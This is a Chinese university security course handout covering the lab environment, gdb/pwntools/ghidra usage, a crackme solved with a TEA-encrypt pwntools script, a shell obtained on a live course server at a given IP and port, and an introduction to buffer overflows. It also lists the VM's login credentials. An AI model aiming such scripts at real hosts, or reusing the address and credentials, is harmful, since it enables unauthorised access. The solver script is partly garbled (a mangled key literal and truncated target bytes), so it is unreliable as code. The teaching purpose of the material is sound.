

目录

目录	1
hw-00: 实验环境以及工具	3
实验相关环境及工具介绍	3
虚拟机	3
工具集	3
gdb插件	3
pwntools	3
ghidra	3
本地 crackme 样例	4
分析题目文件	4
逆向分析	4
动态分析	6
编写exploits	6
远程 example 样例	7
首先本地解题	8
远程解题	8
hw-01 缓冲区溢出攻击	10
程序的内存布局	10
栈的内存布局与函数调用	10
1 栈帧	10
2 栈帧的内存布局	10
栈的缓冲区溢出	11
1 C语言中用于复制数据的函数	11
2 缓冲区溢出	12
常见软件保护机制	12
1 DEP	12
2 canary保护	13
3 ASLR	13
漏洞利用工具	13
1 pwntools	13
2 nc工具	14
shellcode简介	14
1 什么是shellcode	14
2 构造shellcode核心方法	14
作业	15
1 实验说明	15
2 实验要求	15
3 实验内容	15
参考资料	15
hw-02 ROP相关作业	16
Homework II : ROP相关实验	16
Section I ret2Shellcode	16
Section II Ret2libc/ROP	16
Section III stack migration	18
Challenge I ret2ShellcodeAgain 64bit (30分)	19
Request	19
Challenge II Ret2libc 64bit (30分)	19
Request	19
Challenge III ret2where? 64bit (40分)	19

Request	19
hw-03 格式化字符串漏洞及利用	20
知识点	20
字符串漏洞基本利用	20
通过短字节修改优化效率	21
作业	22
实验内容	22
实验要求	23
参考资料	23
hw-04 动or静态分析	24
hw-04 动or静态分析作业描述	24
hw-04 (A) fuzzing libxml2	25
知识点	25
获取&编译AFL++ (虚拟机环境)	25
获取&编译AFL++ (自行配置)	25
实验内容	26
编译带有AddressSanitizer的libxml2	26
Fuzzing libxml2	27
重现寻找到的crash:	28
实验要求	29
描述对AFL++的配置与运行过程 [60分]	29
AddressSanitizer相关 [40分]	29
参考资料 :	29
hw-04 (B) static analysis with CodeQL	30
知识点	30
CodeQL 环境 setup	30
通过 Visual Sutdio Code 安装 (推荐)	30
纯命令行进行安装	31
编译 CodeQL 数据库	31
基本 Query	33
实验内容	35
编写简单示例并进行 Query [80分]	35
他山之石，可以攻玉 [20分]	36
final 期末测试	37
说明	37
01 - shellcode	37
02 - re_migrate	37
03 - b32 echo	37

## hw-00: 实验环境以及工具

### 实验相关环境及工具介绍

此文档将对后续实验作业的布置方式，以及作业完成中建议使用的虚拟环境及工具进行简单地介绍。

#### 虚拟机

课程提供编译预装所有工具集的虚拟机环境，可以通过浙大网盘下载

下载链接：<https://pan.zju.edu.cn/share/c992c4d88ba9f194019f6837d9>

成功导入虚拟机后，用户名为: ssec2022 密码为: toor

#### 工具集

注：以下工具均已预装于虚拟机环境中；不想使用此虚拟机的同学可在自己的机器上下载这些工具，或者使用其他熟悉的替代工具(请在后续作业报告中清晰描述使用的工具为何)

#### gdb插件

动态调试器是在编写和调试exploit过程中不可或缺的存在。此次实验课程重点关注Linux下的程序，故调试器gdb(the gnu project debugger)便是首选gdb调试器的一般使用需要掌握基本的命令，如设置断点，单步调试等，相关内容请自行搜索或参考如下[cheatsheet](#)。而除去常用的命令外，好的gdb插件能够帮助使用者快速分析trace，函数参数，以及提供更高层封装的命令。实验环境中，推荐使用如下三种插件类型：

##### peda

[gdb-peda](#)是较早的一款插件系统，由于其基于python的特性，使得其易于被定制化以及拓展；其提供的 `searchmem / find` 命令方便易用

##### pwndbg

[pwndbg](#)如其名，专门为解决pwn challenge开发的插件。比如，其拥有优秀的堆分析器来辅助进行堆的利用

[gef](#) [gef](#)是一款拥有漂亮颜色前端的gdb插件，在系统级、嵌入式应用调试中都非常合适

注: 虚拟机中默认采用的是peda，若要切换为其他插件，请修改 `/home/ssec2022/.gdbinit` 配置文件内容

实际上，运行 `gdb` 命令时，其会自动搜索并加载 `/home/$USER/.gdbinit` 内容

```
# source /home/ssec2022/gdbplugins/gef-2022.01/gef.py
source /home/ssec2022/gdbplugins/peda-1.2/peda.py
# source /home/ssec2022/gdbplugins/pwndbg-2022.01.05/gdbinit.py
```

很明显，这里没有用 `#` 注释的就是选择加载的插件内容

##### pwntools

或许是因为黑客们潜在的一种默契，简单方便的脚本语言python成为编写常用exploits的主要语言，而其核心依赖的库便是[pwntools](#)

##### pwn python package

如编写一个 `exploit.py` 代码，或者在交互界面进行测试时，可以通过

```
# exploit.py
from pwn import *
```

导入pwntools的核心组件，与程序进行交互

##### pwn command line tools

除去python包，pwntools还提供了封装的命令行工具：如 `checksec` 等

pwntools的实际使用请见下文样例，希望深入学习的同学可以参考[此教程](#)

##### ghidra

当相关challenges没有提供源代码时，意味着完成前需要对其进行逆向分析(reverse engineering)，即需要静态反编译工具参与。根据目标的不同，往往有很多种不同的反编译工具可以选择。针对简单的、没有去除符号的命令行程序，使用 `objdump` 也足够完成对于程序的分析。

在虚拟机中，预装了开源工具ghidra，一款由NSA主推的反编辑工具集，基于Java编写，有着良好的跨平台特性；我们将在后文的示例中展示反编译器的使用

## 本地 crackme 样例

### 分析题目文件

在仓库中我们提供了一道简单逆向题目的binary以及其源代码，其编译时通过如下命令完成


```
$ gcc crackme.c -no-pie -o crackme # 编译成binary
$ strip crackme # 通过 strip 去除 binary 符号
$ file crackme
crackme: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1183a1f8
```

### 逆向分析


我们首先打开ghidra，创建工程后导入此程序

```
$ cd /home/ssec2022/ghidra_10.1.2_PUBLIC
$ ./ghidraRun
```


创建工程方式如下图




随后点击小龙图标进入codebrowser



在codebrowser内，通过 File-Import File 导入上面编译好的 *crackme* 程序，按照推荐的格式以及语言打开，并允许 ghidra 进行 analyze



等待分析完成后，我们便来到了如下界面，通过点击左边Functions列表的 *entry* 函数，我们可以看到其汇编代码以及相应的伪代码



凭借对于Linux ELF以及 `__libc_start_main` 的理解，我们便得知了第一个参数 `FUN_00401318` 为真正的 `main` 函数，单击该函数，我们便能来到 `main` 入口进行进一步逆向

当然，这里我们已经给出了源代码，所以也不介绍逆向的细节了，在后续的题目中（除去少量bonus），我们会尽可能给出源代码帮助同学理解程序在干啥。

## 动态分析

从逆向的角度，我们可以动态调试到 `memcmp` 的调用位置来找到我们需要和什么值比较

```
$ gdb crackme
...
pwndbg> b *0x40139d
Breakpoint 1 at 0x40139d
pwndbg> r
```

输入先随便输入任意值，然后可以看到如下的结构

根据64位程序参数传递的约定，可知第一个参数 `rdi` 指向已经完成了tea\_decrypt解密的用户输入，第二个参数 `rsi` 指向要比较的固定的32字节内容

## 编写exploits

由于这只是一个逆向的crackme，无需真正地利用程序内漏洞，这里使用pwntools编写本地的一个解题脚本

考虑对称加密的逻辑，此challenge仅需要将目标值用获知的密钥，进行加密，这样就能满足条件

本地exp

```
# local.py
```

```

from pwn import *
context.log_level = 'DEBUG' # 将pwntools的日志级别记为调试

# 计算flag
mask = 0xffffffff
def tea_encrypt(v, k):      # 由于py的整形不同于C，所以要加上许多的与操作限制32位长
    v0, v1 = v[0], v[1]
    sums = 0
    delta = 0x9e3779b9;
    k0, k1, k2, k3 = k[0],k[1],k[2],k[3]
    for i in range(32):
        sums += delta;
        sums &= mask
        v0 += (((v1<<4)) + k0) ^ (v1 + sums) ^ (((v1>>5)) + k1);
        v0 &= mask
        v1 += (((v0<<4)) + k2) ^ (v0 + sums) ^ (((v0>>5)) + k3);
        v1 &= mask
    result = b""
    result += p32(v0)
    result += p32(v1)
    return result

# 获知的key和目标
key = b"xaa" * 16
verify = b"\xf2\xaf\x3c\xe2\xbb\xc2\xa2\xd0\x69\x41\x92\x3c\xda\x4a\x02\xb1\xd7\xdd\xcf\xac\x6d\xcc\x62\x16\x17\x00\x3d\x6c\xc5\x60\x65\x2
keys = [0, 0, 0, 0]
keys[0] = u32(key[:4])
keys[1] = u32(key[4:8])
keys[2] = u32(key[8:12])
keys[3] = u32(key[12:16])

output = b""
for i in range(0, 32, 8):
    v = [0, 0]
    v[0] = u32(verify[i : i + 4])
    v[1] = u32(verify[i + 4 : i + 8])
    output += tea_encrypt(v, keys)

conn = process("crackme") # 输入路径通过pwntools在本地启动目标程序
conn.recvuntil("flag:\n") # 交互至接受完 "flag:\n"
conn.sendline(output)     # 发送计算的flag
print(conn.recv())        # 获知结果

```

运行脚本，可获得如下结果

```

$ python3 local.py
[+] Starting local process 'crackme/crackme' argv=[b'crackme/crackme'] : pid 6430
[DEBUG] Received 0x11 bytes:
    b'input your flag:\n'
[DEBUG] Sent 0x21 bytes:
    b'ssec21{th1s_i5_s0_E4sy_r1gHt???}\n'
[DEBUG] Received 0x8 bytes:
    b'Success\n'
b'Success\n'

```

可以看到成功输入了目标内容

## 远程 example 样例

当然，逆向题往往会是部署在本地来完成的，而之后的实验过程中，我们会要求学生通过网络攻击部署在远程服务器上的程序，从而体会更真实的漏洞挖掘和利用过程。

在此类题目中，部署在远程的二进制程序以及远程环境，如IP地址以及端口信息都会给出。

为了展示，我们准备了一个[示例题目](#)，包含源代码（减轻逆向负担）以及编译好的目标程序，远程环境信息为

IP地址：116.62.228.23 端口：10000

## 首先本地解题

由于给定了题目文件，我们可以在本地结合调试器来编写利用，在本地解题通过，然后完成攻击脚本在挑战远程。

当然，瞧一眼会发现此题目只是个运行就会弹shell的简单题目，本地可以通过如下的 pwntools 脚本启动


```
from pwn import *
context.log_level = 'DEBUG' # 将pwntools的日志级别记为调试
conn = process("example") # 输入路径通过pwntools在本地启动目标程序
conn.interactive() # 打开交互模式操作远程shell
```

## 远程解题

讲本地的解题脚本改成远程只需要更改一下目标的启动方式。pwntools脚本如下

```
from pwn import *
context.log_level = 'DEBUG' # 将pwntools的日志级别记为调试
conn = remote("116.62.228.23", 10000) # 连接到远程目标
conn.interactive() # 打开交互模式操作远程shell
```


交互起来类似如下图，输入学号发现我们真的获取一个和本地类似的shell



```
[+] Opening connection to 116.62.228.23 on port 10000: Done
[*] Switching to interactive mode
[DEBUG] Received 0x1d bytes:
  b'Please input your StudentID:\n'
Please input your StudentID:
$ 12021124
[DEBUG] Sent 0x9 bytes:
  b'12021124\n'
[DEBUG] Received 0x2d bytes:
  b'Welcome 12021124! Here comes your challenge:\n'
Welcome 12021124! Here comes your challenge:
[DEBUG] Received 0x19 bytes:
  b'Spawn a shell for you :D\n'
Spawn a shell for you :D
$ ls
[DEBUG] Sent 0x3 bytes:
  b'ls\n'
[DEBUG] Received 0x32 bytes:
  b'app\n'
  b'bin\n'
  b'dev\n'
  b'entry\n'
  b'flag.exe\n'
  b'lib\n'
  b'lib32\n'
  b'lib64\n'
  b'libx32\n'
app
bin
dev
entry
flag.exe
lib
lib32
lib64
libx32
$
```

执行 `ls` 命令后可以看到许多有趣的文件，在此次以及后续的作业中，我们要求学生在远程系列题目中成功在远程终端运行 `flag.exe` 并截图已证明





实验成功，如下图

# hw-01 缓冲区溢出攻击

## 程序的内存布局

程序加载到内存，操作系统会为它分配虚拟地址空间，对于一个C语言程序，它的内存由5个段组成，地址从大到小分为栈、堆、BSS段、数据段、代码段。其中，栈区和堆区是在程序运行时形成的，在程序运行中分配和释放，属于动态区域；BSS段、数据段、代码段属于静态区域，数据段和代码段在链接之后生成，BSS段在程序初始化时开辟。

- 代码段：用于存放程序的可执行代码，代码段位于程序的内存布局最底部，当堆或栈溢出时，代码段中的数据开始被覆盖。
- 数据段：用于存放程序员已初始化的静态或全局变量，例如static int a=5，数据段是程序虚拟地址空间的一部分，数据段的变量在程序运行时是可以修改的。
- BSS段：用于存放未初始化的静态或全局变量，例如static int b，所有未初始化的变量默认初始化为0。
- 堆：用于动态内存分配，这一内存区由程序员使用malloc()、calloc()、realloc()、free()等函数分配释放，若不释放可能由操作系统回收，它与数据结构中的堆不同，分配方式类似于链表。
- 栈：用于存放函数内定义的局部变量或者维护函数调用的上下文，如C语言中函数参数列表、局部变量、返回值都保存在栈中，函数调用结束之后栈帧随即销毁。

为理解不同内存段是如何被使用的，请看以下代码。

```
char x; /*未初始化的全局变量，保存在bbs段中*/
int y=10; /*已初始化的全局变量，保存在数据段中*/
int main(){
    long a; /*未初始化的局部变量，存放在栈中*/
    char b[50]; /*未初始化的数组变量，在栈中开辟50字节，a为其首地址*/
    static int c; /*未初始化的静态变量，保存在bbs段中*/
    static float d=1; /*已初始化的静态变量，保存在数据段中*/
    char *p1; /*p1在栈上，占用4个字节*/
    char *p2="1234"; /*p2在栈上，p2指向的内容"1234"本身放在数据段*/
    p1=(char*)malloc(10*sizeof(char)); /*分配的内存区域，在堆区*/
    p1[0]='1'; /*数据'1'保存在堆中*/
    p2[1]='2'; /*数据'1'保存在堆中*/
    free(p1); /*释放堆上的内存空间*/
    return 0;
}
```

